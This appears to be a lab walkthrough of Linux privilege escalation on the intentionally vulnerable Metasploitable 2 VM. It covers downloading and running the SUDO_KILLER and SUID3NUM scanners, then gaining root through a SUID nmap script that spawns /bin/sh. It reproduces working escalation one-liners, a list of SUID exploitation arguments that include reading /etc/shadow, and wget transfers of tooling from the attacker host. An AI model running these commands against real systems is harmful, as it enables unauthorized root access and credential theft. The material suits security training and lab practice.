Using cd command we went back to our usual directory. Then we used tar command to zip all the files of SUDO_KILLER. We needed to transfer the SUDO_KILLER script to our victim machine metasploitable. That's why we created the archive which will make the transfer easier. We used the python command to open a http server.







STEP-4

We went to a different terminal and used the telnet command to enter into the metasploitable server as a normal user. Then we went to a writable directory to run our script without any problem using the cd /var/tmp command. Then we used wget command and also used the ip and port of kali to receive the SUDO_KILLER script which we sent from


our local machine earlier. To check if the transfer is successful or not we went back to the previous terminal and checked if we got any get request or not.






STEP-5


We again used the tar command to unzip and extract the archive and then using the cd command we went to the SUDO_KILLER directory. To check if all the files are available or not we used the ls command.




STEP-6

Using dot slash (./) we ran the SUDO_KILLER and found different information. At the very first we got the SUDO version of the server. From here we can identify if the SUDO version is outdated or not. Then we found a different usage of running SUDO without the password. And we also found the accounts which have recently used SUDO.











STEP-7

Then we again ran the SUDO_KILLER using -c flag which will automatically check for different disclosed vulnerabilities. We found different SUDO versions vulnerable to different CVEs.


msfadmin@metasploitable:/var/tmp/SUDO_KILLER$ ./SUDO_KILLERv2.0.8.sh -c
@TH3_ACE - BLAIS David
Contribute and collaborate to the KILLER project @ https://github.com/TH3xACE
Please consider to give a +1 star on github to show your support!
[+] Intro
Scan started at:
Wed Mar 31 06:52:19 EDT 2021
Current user: msfadmin
Initial check - Quick overview
[+] Sudo version:
Sudo version 1.6.9p10
Activate Windows
Go to Settings to activate Windows.


[+] SUDO possible without a password!
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
{-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
[-] Accounts that have recently used sudo:
/home/msfadmin/.sudo_as_admin_successful
Checking for disclosed vulnerabilities (CVE)
[+] Sudo version vulnerable to the following CVEs:
[+] Despite the version being vulnerable to a CVE or several,
some requirements might be needed for exploitation.
CVE-2011-0008 + http://www.mandriva.com/security/advisories?name=MDVSA-2011:018 https://exchange.xforce.ibmcloud.com/vulnerabilities/64965 https://lists.fedoraproject.org/pipermail/package-announce/2011-January/053263.html https://lists.fedoraproject.org/pipermail/package-announce/2011-January/053341.html http://www.vupen.com/english/advisories/2011/0195 https://bugzilla.redhat.com/show_bug.cgi?id=668843 http://www.vupen.com/english/advisories/2011/0199
CVE-2010-1646 + https://bugzilla.redhat.com/show_bug.cgi?id=598154 http://www.vupen.com/english/advisories/2010/1478 http://www.vupen.com/english/advisories/2010/1518 http://www.vupen.com/english/advisories/2011/0212 http://www.vupen.com/english/advisories/2010/1519 https://www.sudo.ws/sudo/alerts/secure_path.html http://www.vupen.com/english/advisories/2010/1452 https://www.sudo.ws/repos/sudo/rev/a09c6812eaec https://www.sudo.ws/repos/sudo/rev/3057fde43cf0 http://www.securityfocus.com/bid/40538 http://www.securitytracker.com/id?1024101 http://www.securityfocus.com/archive/1/514489/100/0/threaded https://www.redhat.com/support/errata/RHSA-2010-047
Activate Windows
Go to Settings to activate



Checking for Common Misconfiguration
Checking for File owner hijacking
Checking for File permission hijacking
Checking for Missing scripts from sudo
[+] The script/s found in sudoers can be found at: /tmp/script_list
[+] Checking whether there are any missing scripts defined in sudoers but that no longer exists on system:
Checking for Excessive directory right
[+] The script/s found in sudoers can be found at: /tmp/script_list.txt
Checking for Writable scripts within sudo
Checking for Credential Harvesting
Current User: msfadmin
Checking for Dangerous environment variables
[+] Checking for dangerous environment variables such as PS4, PERL5OPT, PYTHONINSPECT, ...
Checking for Dangerous binaries within sudo
Activate Windows
Go to Settings to activate Windows.


[+] Checking for dangerous environment variables such as PS4, PERL5OPT, PYTHONINSPECT, ...
Checking for Dangerous binaries within sudo
[-] dangerous bins (https://gtfobins.github.io/#+sudo):
[+] Dangerous bins to escalate to root:
[+] Dangerous bins to escalate to other users:
Remember to run command as follow sudo -u [USER] /path/bin

Exploiting SUID Executable

STEP-1

Using the wget command, we have downloaded SUID3NUM from GitHub. After that we used the python command to start a basic HTTP server. This server will help us to transfer our script to the desired target machine.



STEP-2

We use the telnet command to reach the target machine. You can see, we have mentioned the IP of Metasploitable 2. We assumed there is a link in the target machine who will be helping us to retrieve the script we sent there.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.64.129
Trying 192.168.64.129 ...
Connected to 192.168.64.129.
Escape character is '^]'.
                                  _                  _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar 23 12:55:51 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

STEP-3

At the target machine, we again used the wget command to retrieve the script sent from our local machine. As our attacker machine is Kali, we used the IP and port of Kali to retrieve the script.

```
msfadmin@metasploitable:/var/tmp$ wget http://192.168.64.129:80/suid3num.py
--13:32:15--  http://192.168.64.129/suid3num.py
          => `suid3num.py'
Connecting to 192.168.64.129:80 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
13:32:15 ERROR 404: Not Found.

msfadmin@metasploitable:/var/tmp$ wget http://192.168.64.128:8000/suid3num.py
--13:32:34--  http://192.168.64.128:8000/suid3num.py
          => `suid3num.py'
Connecting to 192.168.64.128:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 14,975 (15K) [text/plain]

100%[==========================================================================>] 14,975        --.--K/s

13:32:34 (436.92 MB/s) - `suid3num.py' saved [14975/14975]
```


To check if the transfer is successful or not, we returned to the Kali and checked if we have any get request or not. Here we can see that we have it, which means the transfer is successful.

```
┌──(kali㉿kali)-[~]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.64.129 - - [24/Mar/2021 02:36:25] "GET /suid3num.py HTTP/1.0" 200 -
```

STEP-4

Then we moved to a writable directory /var/tmp. So that we wouldn't have to face any difficulties while running the script. After that, we ran SUID3NUM on the target machine. We used the python command to do so. We can see, the script shows the returning result

in different sections.



```
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
------------------------------------------
[!] Default Binaries (Don't bother)
------------------------------------------
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
------------------------------------------
```

```
[~] Custom SUID Binaries (Interesting Stuff)
------------------------------------------
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/netkit-rlogin
/usr/bin/nmap
/usr/bin/netkit-rcp
/usr/bin/mtr
/usr/sbin/uuidd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/pt_chown
------------------------------------------

[#] SUID Binaries in GTFO bins list (Hell Yeah!)
------------------------------------------
/usr/bin/nmap -⇝ https://gtfobins.github.io/gtfobins/nma
p/#suid
------------------------------------------


[&] Manual Exploitation (Binaries which create files on t
he system)
------------------------------------------
[&] Nmap ( /usr/bin/nmap )
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
/usr/bin/nmap --script=$TF
```

Here we can see, the script is finding all the SUID binaries. Then it separately finds all the default and custom binaries. We don't need to bother with the default binaries because we can't do anything with those. Things will get a little interesting when we are able to find the custom binaries. Because custom binaries are the ones which can have more or less vulnerabilities. Lastly we can also see the binaries which are in GTFOBins list. As we mentioned earlier, our script uses the GTFOBins repository and takes different attempts for the exploit, finding binaries in GTFOBins list will help the work more efficiently and easier. Because it is clear that those binaries can easily be exploited. Then we can see some commands. These commands will be helping us to exploit if there are any promising SUID binaries.

STEP-5

First we used, TF=$(mktemp) command which created a temporary file and that has been set to the variable TF. Then we used echo 'os.execute("/bin/sh")' > $TF command to execute a shell on the target machine. And then we used /usr/bin/nmap localhost –script=$TF command. Here the binary in nmap is being run with the variable that we set before using the script option. After executing all these commands, we can see that we are now the root shell. To ensure that, we can use the whoami command.

```
[-] Note
_____________________________
If you see any FP in the output, please report it to make
 the script better! :)
_____________________________

msfadmin@metasploitable:/var/tmp$ TF=$(mktemp)
<ble:/var/tmp$ echo 'os.execute("/bin/sh")' > $TF
<ble:/var/tmp$ /usr/bin/nmap localhost --script=$TF

Starting Nmap 4.53 ( http://insecure.org ) at 2021-03-23
13:40 EDT
SCRIPT ENGINE: Warning: Loading '/tmp/tmp.eWVxxa5402' - t
he recommended file extension is '.nse'.
sh-3.2# root
```

STEP-6

Now as we are root shell, we can customize the SUID3NUM script. We can include custom binaries in the script. To do that, we used the nano editor.

```
msfadmin@metasploitable:/var/tmp$ nano suid3num.py
msfadmin@metasploitable:/var/tmp$
```

We will find different sections, but we have to search for the auto exploitation of SUID binaries list.


```
Auto Exploitation of SUID Bins - List
"""

suidExploitation = {
        'ash': '',
        'bash': '-p',
        'busybox': 'sh',
        'cat': '/etc/shadow',
        'chroot': '/ /bin/sh -p',
        'csh': '-b',
        'cut': '-d "" -f1 /etc/shadow',
        'dash': '-p',
        'docker': 'run -v /:/mnt --rm -it alpine chroot /mnt sh',
        'emacs': '-Q -nw --eval \'(term "/bin/sh -p")\'',
        'env': '/bin/sh -p',
        'expand': '/etc/shadow',
        'expect': '-c "spawn /bin/sh -p;interact"',
        'find': '. -exec /bin/sh -p \\; -quit',
        'flock': '-u / /bin/sh -p',
```

Now we edited and added 'nmap' : '–interactive' in the end. What would this do? Well, the previous nmap version had –interactive options which allowed to run the OS commands from the interactive prompt. As the root, if the commands are run, an attacker could easily run the command and spawn the root shell. But here we have to add the –interactive option here.

